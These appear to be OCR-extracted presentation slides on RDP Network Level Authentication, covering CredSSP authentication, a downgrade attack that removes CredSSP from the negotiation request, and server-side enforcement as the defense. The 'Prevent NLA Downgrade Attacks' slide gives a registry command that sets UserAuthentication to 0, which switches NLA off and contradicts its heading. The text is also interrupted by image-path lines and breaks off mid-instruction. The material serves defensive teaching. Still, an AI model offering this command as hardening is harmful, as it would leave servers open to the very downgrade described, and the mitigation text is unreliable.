


my-server.gosec.co - Remote Desktop Connection

both secure and functional.

# What is Network Level Authentication (NLA)?

- Authentication **before** session establishment
- Security Advantages
  - Attack Surface Reduction
  - DoS Resistance
  - Single Sign-On
- Introduced in RDP 6.0
- By default since Server 2012 and Windows 8



System Properties

Remote Assistance

□ Allow Remote Assistance connections to this computer

Remote Desktop


Choose an option, and then specify who can connect.

○ Don't allow remote connections to this computer

● Allow remote connections to this computer

☑ Allow connections only from computers running Remote Desktop with Network Level Authentication (recommended)


# Attack Surface Reduction



# Authentication: CredSSP


NLA's Authentication Mechanism

- Initial plaintext negotiation method
- TLS Channel
- SPNEGO
  - NTLM
  - Kerberos
- Crypto prevents MITM
  - E( H( PK | Challenge ), NTLM-Hash)



# NLA Attack #1: Downgrade Attack


## Downgrade the NEG_REQ to remove CredSSP from supported protocols



Windows Security

Enter your credentials

These credentials will be used to connect to my-server.gosec.co.




my-server.gosec.co - Remote Desktop Connection

both secure and functional.

# Prevent NLA Downgrade Attacks

- Enforce NLA at the Server Side
  - This is the **default**



System Properties

Computer Name | Hardware | Advanced | Remote

Remote Assistance

□ Allow Remote Assistance connections to this computer

Remote Desktop

Choose an option, and then specify who can connect.

○ Don't allow remote connections to this computer

● Allow remote connections to this computer

☑ Allow connections only from computers running Remote Desktop with Network Level Authentication (recommended)

Help me choose

# Prevent NLA Downgrade Attacks

For Reference

## PowerShell/Registry

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v
UserAuthentication /t REG_DWORD /d 0 /f;
```

## Group policy

Under

```
Computer Configuration/Administrative Templates/Windows Components/Remote Desktop Settings/Remote
Desktop Session Host/Security
```

Set

